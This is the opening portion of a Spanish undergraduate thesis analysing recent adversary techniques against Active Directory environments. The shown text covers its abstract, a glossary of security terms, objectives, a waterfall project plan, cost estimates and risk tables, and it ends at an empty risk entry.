Universidad de Valladolid

ESCUELA DE INGENIERÍA INFORMÁTICA

TRABAJO DE FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la Información

Análisis de las técnicas utilizadas recientemente por adversarios para atacar entornos de Directorio Activo

Autor:
Jorge Sánchez Manrique

Universidad de Valladolid

ESCUELA DE INGENIERÍA INFORMÁTICA

TRABAJO DE FIN DE GRADO

Grado en Ingeniería Informática
Mención en Tecnologías de la Información

Análisis de las técnicas utilizadas recientemente por adversarios para atacar entornos de Directorio Activo

Autor:
Jorge Sánchez Manrique

Tutor académico:
Blas Torregrosa García

Tutor en empresa:
Maialen Zabalza Peinado

Agradecimientos

Quiero agradecer a toda la gente que ha hecho esto posible. A mi familia por todo su apoyo emocional y económico estos años. A mi tutor, Blas, por ayudar a fomentar esa pasión que he adquirido por la ciberseguirdad desde que entré en la carrera. A todos mis compañeros de universidad por hacer más llevaderos estos cuatro años, con tantas horas en la Hedy Lamar. A mis amigos por acompañarme estos años, con temporadas buenas y malas. A mis compañeros de CSA por enseñarme tanto durante estas prácticas y acogerme como a uno más durante estos últimos meses.

Muchas gracias a todos.

"*Conoce a tu enemigo y conócete a ti mismo; en cien batallas, nunca saldrás derrotado. Si eres ignorante de tu enemigo pero te conoces a ti mismo, tus oportunidades de ganar o perder son las mismas. Si eres ignorante de tu enemigo y de ti mismo, puedes estar seguro de ser derrotado en cada batalla.*"

- Sun Tzu, El Arte de la Guerra

Resumen

Este trabajo tiene como objetivo analizar las tácticas, técnicas y procedimientos más utilizadas por adversarios en la actualidad en entornos de Directorio Activo. Los entornos de Directorio Activo son un objetivo clave para los actores de amenazas debido a su papel central en la gestión de identidades y accesos en las organizaciones. Si estos ataques tienen éxito pueden suponer el robo de información confidencial o el secuestro de datos privados mediante un *ransomware*, con las consecuencias económicas, estratégicas y reputacionales derivadas.

Para una mayor comprensión de las técnicas utilizadas por los adversarios, se ha creado un laboratorio virtual donde se han emulado. Esto ha permitido ver las formas en que un adversario puede atacar un entorno de Directorio Activo, algunas herramientas que utilizan y que rastro dejan esas técnicas para poder detectar su uso. También se han comentado diferentes mitigaciones existentes para estos ataques.

Para caracterizar las tácticas y técnicas utilizadas por los adversarios se ha usado el framework MITRE ATT&CK, con el fin de seguir un marco común que pueda ser entendido entre organizaciones.

Los resultados de este trabajo pueden ser utilizados por los equipos de ciberseguridad de empresas y organismos para comprender parte de las amenazas actuales en entornos de Directorio Activo y saber como defenderse ante ellas.

Palabras clave: Ciberseguridad, Directorio Activo, APT.

Abstract

This paper aims to analyze the tactics, techniques and procedures most commonly used by adversaries in Active Directory environments today. Active Directory environments are a key target for threat actors due to their central role in identity and access management in organizations. If successful, these attacks can involve the theft of sensitive information or the hijacking of private data using ransomware, with the resulting economic, strategic and reputational consequences.

For a better understanding of the techniques used by adversaries, a virtual laboratory has been created where they have been emulated. This has allowed to see the ways in which an adversary can attack an Active Directory environment, some of the tools they use and the traces left by these techniques in order to detect their use. Different existing mitigations for these attacks have also been discussed.

To characterize the tactics and techniques used by adversaries, the MITRE ATT&CK framework has been used, in order to follow a common framework that can be understood across organizations.

The results of this work can be used by corporate and organization cybersecurity teams to understand some of the current threats in Active Directory environments and how to defend against them.

Keywords: Cibersecurity, Active Directory, APT

Índice general

Índice de figuras

Índice de tablas

Glosario

Actor de amenazas Entidad o individuo que lleva a cabo ciberataques con fines maliciosos, puede ser el responsable de llevar a cabo una APT.

APT Acrónimo de "*Advanced Persistent Threat*". Una "Amenaza Persistente Avanzada", es un ciberataque dirigido caracterizado por la utilización de técnicas para ser detectado, tener objetivos muy concretos y buscar un acceso persistente. Normalmente suelen ser financiados por estados o grupos de ciberdelincuencia organizados. Se clasifican según su motivación, siendo actores estado, cibercriminales o *hacktivistas*.

Ataque Cualquier acción, intencionada o no, que busque dañar la integridad, disponibilidad o confidencialidad de un sistema informático.

Confidencialidad Garantía de que la información solo será accedida por aquellos que estén autorizados para ello.

Controlador de dominio Servidor en redes Windows que almacena y administra la información de Directorio Activo. Crítico para la autenticación, autorización y gestión de seguridad en la red.

CVE Acrónimo de "*Common Vulnerabilities and Exposures*". Sistema de identificación estandarizado para vulnerabilidades.

Directorio Activo Base de datos centralizada en redes Windows para gestionar usuarios, equipos, permisos, políticas y recursos. Facilita la administración de identidades, acceso y seguridad, centralizando el control de las políticas de usuario y acceso a los recursos de la red.

Disponibilidad Capacidad de acceder a los sistemas, datos y recursos informáticos cuando son necesarios por parte de aquellos autorizados para hacerlo.

DNS Acrónimo de "*Domain Name Services*". Protocolo de red que permite traducir nombres de dominio legibles por humanos en direcciones IP numéricas.

EDR Acrónimo de "*Endpoint Detection and Response*". Solución de seguridad para dispositivos finales que monitoriza, detecta y responde a amenazas en tiempo real.

Exploit Fragmento de código o secuencia de comandos utilizados para epxlotar una vulnerabilidad con el objetivo de realizar acciones maliciosas en un sistema informático.

Golden Ticket Técnica que permite a un adversario generar un *ticket* que le permite acceder de forma completa y persistente a un dominio.

Hash Función matemática que transforma una serie de datos arbitrarios en una cadena de longitud fija. Una misma entrada siempre tiene una misma salida y el proceso es irreversible, no se puede conocer la entrada con el valor de la salida.

Integridad Garantía de que la información es precisa, completa y confiable, y de que esta no ha sido modificada sin autorización.

KDC Acrónimo de "*Key Distribution Center*". El centro de distribución de claves es un servicio presente en los controladores de dominio. Su función es proporcionar el servicio de autenticación y el servicio de concesión de *tickets* de Kerberos. Utiliza la cuenta del dominio para la entidad de seguridad "krbtgt".

Kerberoasting Técnica que explota una vulnerabilidad en el protocolo Kerberos para obtener un TGS asociado a una cuenta con SPN.

Kerberos Protocolo de autenticación desarrollado por el MIT que permite autenticación mutua en redes no seguras mediante un modelo cliente-servidor.

LDAP Acrónimo de "*Lightweight Directory Access Protocol*". Protocolo de red que permite a los usuarios buscar, añadir, modificar y eliminar información de un directorio.

LSASS Acrónimo de "*Local Subsystem Authority Security Service*". Proceso presente en los sistemas operativos Windows encargado de la autenticación local y remota de usuarios.

Malware Cualquier tipo de *software* malicioso que tenga la intención de causar daños en un sistema informático.

NTDS Base de datos que almacena todos los datos de un dominio de Directorio Activo presente en el controlador de dominio.

NTLM Acrónimo de "*New Technologies Lan Manager*". Protocolo de autenticación de Windows que surge como mejora del protocolo *Lan Manager* .

Phishing Técnica de ingeniería social que utiliza correos electrónicos fraudulentos, mensajes de texto o sitios web para engañar a los usuarios para que revelen información confidencial o realicen tareas con fines maliciosos.

Ransomware Tipo de *malware* que secuestra información y sistemas informáticos y que exige un rescate económico a cambio de la liberación de estos.

RDP Acrónimo de "*Remote Desktop Protocol*". Protocolo de red que permite a los usuarios conectar de forma remota un ordenador utilizando la interfaz gráfica de este.

SIEM Acrónimo de "*Security Information and Event Management*". Solución de seguridad que centraliza, analiza y correlaciona eventos de seguridad de diversos dispositivos y redes.

SMB Acrónimo de "*Server Message Block*". Protocolo de red que permite compartir archivos ente sistemas Windows.

TGS Acrónimo de "*Ticket Granting Service*". Archivos creados por el centro de distribución de claves de Keberos para que el usuario pueda autenticarse en aplicaciones del dominio.

TGT Acrónimo de "*Ticket Granting Ticket*". Archivos creados por el centro de distribución de claves de Kerberos para poder autenticar. Utilizado para obtener TGTs.

TTP Acrónimo de "Tácticas Técnicas y Procedimientos". Conjunto de métodos y acciones utilizados por actores de amenazas para llevar a cabo un ciberataque. Las tácticas son los comportamientos que los atacantes intentan llevar a cabo, las técnicas son los métodos o tareas que se desarrollarán para conseguir la táctica y los procedimientos son los pasos concretos que seguirá un ciberdelincuente para desplegar sus técnicas y conseguir que su ataque tenga éxito.

Vulnerabilidad Fallo en un sistema informático que puede ser explotado por un atacante para modificar su confidencialidad, integridad o disponibilidad.

Capítulo 1

Introducción

1.1. Contexto y motivación

En el panorama actual de la ciberseguridad, organizaciones públicas y privadas se enfrentan a una amenaza cada vez mayor, los ciberataques. Estos son cada vez más frecuentes, habiendo aumentado un 28 % el primer cuatrimestre de 2024 con respecto al mismo periodo del año anterior [76]. Ningún organismo está a salvo de estos ataques, pues los adversarios tienen entre sus objetivos PYMES, las cuales son cada vez más atacadas [74]; ayuntamientos, como el de Sevilla [61] o incluso el Hospital Clínic de Barcelona, ciberataque que supuso un retraso en su actividad y un filtrado de información sensible [58].

Por otra parte, la mayor parte de organizaciones utilizan la tecnología de Directorio Activo. Según *Frost & Sullivan*, Directorio Activo es usado por aproximadamente el 90 % de las empresas de *Global Fortune* 1000 como método principal para la autenticación y autorización, lo que lo ha convertido en un objetivo principal para los adversarios [46]. Windows es el sistema operativo más afectado por el ransomware [59] y según *Cybersecurity Ventures* se espera que el daño global del ransomware continúe creciendo exponencialmente, superando los 265 billones de dólares americanos en 2031 [43].

Entender cuales son las tácticas, técnicas y procedimientos (TTPs) utilizadas por los actores maliciosos para comprometer dominios de Directorio Activo en sus ataques, comprendiendo que vulnerabilidades utilizan y cómo las explotan, es una necesidad para que los equipos de *Blue Team* y CSIRT (*Computer Security Incidident Response Team*) puedan protegerse ante ellos.

Además, los actores maliciosos han ido profesionalizándose cada vez más, utilizando software cada vez más específico en función del objetivo. Se tiene constancia que los adversarios han empezado a utilizar ChatGPT y otras herramientas de inteligencia artificial similares para profesionalizar sus ataques [52], [67].

Si bien los atacantes se profesionalizan, los defensores no se quedan atrás. La inteligencia artificial y el *machine learning* también son utilizada por antivirus de nueva generación

[31] o por soluciones de EDR [81]. Pese a eso, si bien los EDR bien configurados son muy herramientas muy útiles para la ciberseguridad de las empresas [30], la figura el *threat hunter* sigue siendo necesaria. Este perfil se encarga de analizar registros de seguridad, investigar alertas y estudiar casos avanzados de ataque. Para ello, debe tener conocimiento profundo de las TTPs que utilizan los adversarios, lo que hace que tenga que mantenerse actualizado sobre las diferentes fuentes de inteligencia de ciberamenazas.

1.2. Objetivos

1.2.1. Objetivos académicos

Este proyecto se desarrolla a fin de estudiar la importancia de los trabajos de análisis para comprender las tácticas, técnicas y procedimientos y ver que detecciones se generan cuando los adversarios las utilizan para atacar entornos de Directorio Activo. Para ello se realizará un enfoque mixto, por una parte ofensivo, para comprender la forma en que los adversarios realizan estos ataques, y por otra parte defensivo, para comprender la forma en que los defensores son capaces de detectar y responder a estos.

Para ello se requerirá lo siguiente:

1. Obtener un conocimiento profundo de las tendencias de ataque de los adversarios.
2. Comprender las tácticas, técnicas y procedimientos más críticas y utilizadas por los adversarios recientemente contra entornos de Directorio Activo mediante su emulación en un entorno controlado.
3. Comprender que rastro deja la utilización de determinadas técnicas para comprender como pueden ser detectadas.
4. Comprender como los adversarios realizan los procedimientos para poder comprender cómo mitigar estos ataques de forma efectiva.

1.2.2. Objetivos personales

Si bien este proyecto se ha planteado y realizado con fines académicos, la elección del tema se ha realizado para cumplir una serie de objetivos personales:

1. Comprender, a base de configurar personalmente, como funciona un dominio de Directorio Activo.
2. Estudiar los diferentes adversarios que operan actualmente comprendiendo su motivación y sus métodos.
3. Estudiar metodologías de ataques utilizadas en la actualidad por diferentes adversarios.

4. Comprender como funcionan diferentes protocolos de Directorio Activo y qué vulnerabilidades pueden tener.

5. Comprender de que forma estas vulnerabilidades pueden ser mitigadas, a fin de poder diseñar y desplegar redes más seguras.

1.3. Estructura del documento

El proyecto comienza con una explicación en el marco teórico donde se explican conceptos básicos sobre Directorio Activo y adversarios para poder comprender mejor el resto. Posteriormente se explican brevemente las tecnologías que se van a utilizar y cómo se ha configurado el entorno para poder llevar a cabo la emulación.

Acto seguido, se comenzarán a emular diferentes técnicas, detallando que adversarios las han utilizado y de que formas. Se emularán de una o más formas y posteriormente se explicarán diferentes detecciones y mitigaciones en base al estudio previo.

Capítulo 2

Planificación

2.1. Metodología

El enfoque elegido para la realización de este proyecto se trata del modelo en cascada. Este modelo consta de una serie de actividades ordenadas que como norma general se irán realizando una tras otra, con la posibilidad de volver a la anterior si es necesario [1].

La motivación para elegir este enfoque se basa en que es el que más se adapta al proyecto por su naturaleza.



Figura 2.1: Modelo en cascada con las actividades del proyecto.

Como se puede ver en la figura 2.1, el proyecto consta de cuatro fases principales.

1. Análisis de ataques: Durante esta actividad se estudiarán diferentes ataques, lo más recientes posibles, que puedan tener relación con Directorio Activo.

2. Selección de TTPs: En base a la información obtenida durante la actividad anterior, se seleccionará una serie de tácticas y técnicas que afecten a sistemas Windows y al entorno de Directorio Activo. Se tendrá en cuenta la cantidad de adversarios que las han explotado, la importancia de estos así como la viabilidad de realizarlas en un entorno controlado con los medios de los que dispongo.

3. Configuración del entorno: Una seleccionadas las tácticas y técnicas, se configurará un entorno donde este pueda realizarse, añadiendo usuarios y equipos necesarios así como las vulnerabilidades comunes que aprovechan los adversarios. En esta fase también se incluyen diferentes pruebas de configuración y conexión.

4. Realización, detección y mitigación del ataque: Se implementarán las técnicas, se explicarán que detecciones pueden generarse y cómo estas pueden ser mitigadas.

Como puede apreciarse, la actividad de realización, detección y mitigación es la que más contenido tiene. A fin de que se pueda estructurar de una forma mas inteligible para los lectores, he decidido dar el siguiente enfoque a la actividad: Para cada técnica, primero se explicará en que consiste y qué adversarios la han utilizado, posteriormente se realizará el ataque, ejemplificando una o varias formas sobre como podría realizarlo un adversario, posteriormente se analizarán comentará cómo pueden detectarse y finalmente se explicará como se puede mitigar este ataque. Esto queda ilustrado en la figura 2.2.



Figura 2.2: Subactvidades de la actividad de realización, detección y mitigación del ataque.

2.2. Planificación inicial

Para realizar la planificación se ha dividido el proyecto en las diferentes actividades que lo componen, las cuales se pueden ver en la figura 2.3. En esta figura se puede ver que se

han definido actividades en 3 categorías diferentes, investigación, configuración del entorno y ataque. Estas categorías han surgido en base a las diferentes fases que se pueden encontrar en el modelo en cascada.



Figura 2.3: Estructura de desglose del trabajo.

Dentro de la categoría de actividades relacionadas se encuentran las relacionadas con los diferentes adversarios y campañas que han llevado a cabo, poniendo especial foco en aquellas que tengan que ver con compromisos de dominio de directorio activo. También entra la investigación específica sobre administración de Directorio Activo, sus protocolos y cuestiones de seguridad específicas en este. También he decidido incluir la actividad destinada a decidir el vector de ataque en esta categoría, pues también tiene un alto componente de investigación.

En la categoría relacionada con la configuración se sitúan todas las actividades relacionadas con crear la infraestructura para poder realizar la última parte del proyecto. Esto incluye la configuración en VirtualBox de las máquinas virtuales a utilizar y las conexiones de red correspondientes.

Finalmente, en la categoría de ataque, se encuentra todo relacionado con la realización del ataque, desde la explicación de las vulnerabilidades a diferentes mitigaciones que deberían implementarse. Dado que todavía no se sabe cual es el vector de ataque

Estas actividades se han organizado según su precedencia en una red de actividades, la cual se puede ver en la figura 2.4.

Como se aprecia en la el diagrama, hasta que no se termine de investigar sobre ataques y adversarios y sobre directorio activo no se podrá comenzar la actividad de planificación



Figura 2.4: Red de precedencia de actividades.

del ataque, si la cual no se conocerá el entorno a configurar. Una vez se haya configurado el entorno, se podrán realizar las actividades del ataque y su análisis, que, como se ha comentado anteriormente, se realizarán en paralelo.

A estas alturas del proyecto es imposible conocer a ciencia cierta qué hay que configurar y cuales van a ser las técnicas a implementar. Hasta que no se realice la investigación no se podrán decidir las técnicas, y sin estas no se conocerá ni el entorno específico a configurar. Por eso se han definido actividades de carácter más general, que según avance el proyecto

podrán definirse mejor.

Calendarización

Dado que se trata de un Trabajo de Fin de Grado realizado en empresa, este se realizará mayoritariamente durante la duración de las prácticas extracurriculares, pero también con dedicación fuera de estas. Las prácticas extracurriculares comenzarán el día 23 de abril de 2024, y tienen la fecha de finalización prevista del 14 de junio de 2024, que coincide con la fecha esperada de entrega de la memoria. Estas prácticas tienen un horario de 7 horas diarias de lunes a viernes, lo que supone 35 horas semanales, con una duración total de 252 horas.

Antes del comienzo de las prácticas extracurriculares se comenzará con las fases de investigación, siendo la fecha límite para obtener las técnicas a implementar el 3 de mayo.

A partir del 6 de mayo, se espera comenzar con la configuración de todo el entorno sobre el que se va a trabajar, el cual deberá estar terminado y funcional el 17 de mayo.

Finalmente, desde el 20 de mayo hasta el 14 de junio se realizarán los ataques y se documentarán estos junto a las vulnerabilidades, detecciones y mitigaciones.

Durante todas estas fases, se irá realizando en paralelo lo relativo a la redacción de la memoria.

2.3. Análisis de costes

En este proyecto se pueden encontrar tres categorías de costes, los costes humanos, los relacionados con el software y los relacionados con el hardware.

2.3.1. Costes humanos

Dentro de los costes humanos se tienen en cuenta los gastos asociados a contratar a un analista de ciberseguridad junior durante la duración del proyecto. Según la web *Glassdoor*, el sueldo medio bruto anual para una analista de ciberseguridad junior en España es de 23.327€. Ponderando los resultados de cuanto costaría a una empresa pagar ese salario a un empleado entre varias calculadoras disponibles en internet se obtienen unos 32.000€ anuales. Suponiendo que todos los meses se trabaja el mismo número de días, los cuales son 22, cada día costaría a la empresa unos 121 euros. Suponiendo que la jornada laboral dura 8 horas, se obtiene que la empresa paga aproximadamente 15 euros por cada hora trabajada de un analista de ciberseguridad junior. Dado que este proyecto tiene asociados 12 créditos ECTS, lo cual equivale a 300 horas, el coste de contratar a un analista junior de ciberseguridad para realizarlo sería de 4500 euros.

2.3.2. Costes de software

Dentro de los costes relacionados con el software a utilizar se encuentran las licencias de los sistemas operativos Windows. En este apartado se incluyen los servidores y las estaciones de trabajo. Se espera utilizar una licencia de Windows Server 2022, que irá destinada al controlador de dominio, y dos licencias de Windows 10 Pro. La licencia de Windows Server 2022 tiene un coste aproximado de 1000€. Cada licencia Windows 10 Pro tiene un coste aproximado de 170€. Por lo que en total, se estima un coste para las licencias de Windows de 1340€.

2.3.3. Costes de hardware

En cuanto a los costes relacionados con el hardware, se encuentra el coste del equipo proporcionado por la empresa para poder realizar el trabajo. Este ordenador se trata de un portátil *HP Probook* con procesador *i7-1165G7* con 16GB de memoria RAM y 1TB de almacenamiento, el cual tiene un coste aproximado de 1100€.

2.4. Gestión de riesgos

Este proyecto, al igual que cualquier otro, no está exento de riesgos. Según la guía de *Project Management Body of Knowledge*, un riesgo se define cómo "un evento o condición incierta que, en caso de producirse, tiene efectos positivos o negativos sobre los objetivos del proyecto" [25]. El principal objetivo de esta gestión de riesgos es reducir esa incertidumbre generada que pueda afectar al éxito del proyecto.

Un marco habitual para gestionar riesgos consiste en cuatro fases. Primero, identificar los riesgos a través de listas de comprobación o lluvia de ideas. A continuación se analiza cada riesgo y se priorizan según la probabilidad de ocurrir y el impacto sobre el proyecto. Posteriormente se planifica que se va a hacer con los riesgos, aceptarlos, evitarlos, reducirlos y mitigarlos o transferirlos. Finalmente, durante la ejecución del proyecto, se va realizando un seguimiento de estos [1].

Para gestionar los riesgos se han creado diferentes tablas, una para cada riesgo, donde se puede encontrar su título, una descripción más detallada, el impacto, la probabilidad de que ocurra, una serie de reducciones que reducen la probabilidad de que se materialice el riesgo, o en caso de que se materialicen, reducen su impacto. Tanto el impacto como la probabilidad se miden en valores numéricos entre 1 y 10. Para el impacto, un 1 implica un efecto ínfimo en el proyecto mientras que un 10 supone un gran problema. Para la probabilidad un 1 implica que es prácticamente imposible que ocurra y un 10 que va a ocurrir con total seguridad.

Para poder clasificar los riesgos, también se añade la importancia, la cual tiene un valor entre 1 y 100 y se obtiene multiplicando el impacto de ese riesgo por su probabilidad.

Se han documentado los siguientes riesgos desde la tabla 2.1 hasta la tabla 2.9.

R01	
Título	Baja del estudiante.
Descripción	Debido a enfermedad o accidente no puedo avanzar en la realización del proyecto durante un periodo de tiempo.
Impacto	8
Probabilidad	3
Importancia	24
Plan de mitigación	Prevención de riesgos laborales, extremar precauciones al realizar actividades deportivas y de ocio.
Plan de contingencia	Recuperar las horas en otro momento para poder seguir la planificación.

Tabla 2.1: R01: Baja del estudiante.

R02	
Título	Baja del tutor en empresa.
Descripción	Debido a enfermedad o accidente el tutor en la empresa no puede realizar un seguimiento del proyecto durante un periodo de tiempo.
Impacto	8
Probabilidad	3
Importancia	24
Plan de mitigación	Nada.
Plan de contingencia	Esperar a consultar dudas una vez mejore o consultar a otros compañeros del trabajo si me impiden continuar con el proyecto.

Tabla 2.2: R02: Baja del tutor en empresa.

R03	
Título	Baja del tutor académico.
Descripción	Debido a enfermedad o accidente el tutor en la empresa no puede realizar un seguimiento del proyecto durante un periodo de tiempo.
Impacto	7
Probabilidad	3
Importancia	21
Plan de mitigación	Nada.
Plan de contingencia	Esperar a consultar dudas una vez mejore.

Tabla 2.3: R03: Baja del tutor académico.

R04	
Título	Problemas técnicos en el dispositivo de trabajo.
Descripción	Imposibilidad parcial o total del uso del dispositivo de trabajo, portátil, ya sea por problemas de hardware, que me impidan avanzar en el proyecto o perder avances.
Impacto	9
Probabilidad	2
Importancia	18
Plan de mitigación	Mantener el dispostivio actualizado con versiones estables, extremar precauciones al transportarlo, no instalar aplicaciones que puedan causar problemas, utilizar la nube para sincronizar el trabajo y generar copias de seguridad de archivos que no estén en la nube.
Plan de contingencia	Contactar con los técnicos de la empresa para solucionar el problema.

Tabla 2.4: R04: Problemas técnicos en el dispositivo de trabajo.

R05	
Título	Estimaciones incorrectas de tiempo.
Descripción	Fallos en los cálculos de estimaciones durante la realización del proyecto que causen demoras.
Impacto	8
Probabilidad	4
Importancia	32
Plan de mitigación	Realizar la planificación de la forma más realista posible, dejar flotabilidad entre las tareas, realizar comprobaciones periódicas del avance.
Plan de contingencia	Trabajar más horas de las esperadas, modificar alguna tarea que esté llevando más tiempo del previsto por una con resultados similares.

Tabla 2.5: R05: Estimaciones incorrectas de tiempo.

R06	
Título	Falta de conocimientos para usar herramientas.
Descripción	No ser capaz de utilizar alguna de las herramientas seleccionadas.
Impacto	7
Probabilidad	3
Importancia	21
Plan de mitigación	Priorizar el uso de herramientas que ya he utilizado, aquellas que tienen más documentación o aquellas que algún compañero de trabajo ya ha utilizado.
Plan de contingencia	Buscar alternativas a esa herramienta.

Tabla 2.6: R06: Falta de conocimientos para usar herramientas.

R07	
Título	Entorno con fallos de configuración no intencionados.
Descripción	El entorno sobre el cual se va a realizar dispone de fallos de configuración no intencionados, que no permiten su funcionamiento de forma correcta .
Impacto	10
Probabilidad	3
Importancia	30
Plan de mitigación	Obtener conocimientos de administración básica de Directorio Activo.
Plan de contingencia	Comprender que causa el problema para poder solucionarlo.

Tabla 2.7: R07: Entorno con fallos de configuración no intencionados.

R08	
Título	Partes del ataque planificado no realizables en el entorno.
Descripción	El entorno sobre el cual se va a realizar dispone de fallos de configuración no intencionados, que pueden imposibilitar su funcionamiento de forma correcta o alguna parte del ataque .
Impacto	10
Probabilidad	4
Importancia	40
Plan de mitigación	Comprender los ataques que voy a realizar, las vulnerabilidades que explotan y realizar previamente pruebas de estos en un entorno más pequeño.
Plan de contingencia	Buscar otros ataques que puedan servir de alternativa para continuar con el ejercicio.

Tabla 2.8: R08: Partes del ataque planificado no realizables en el entorno.

R09	
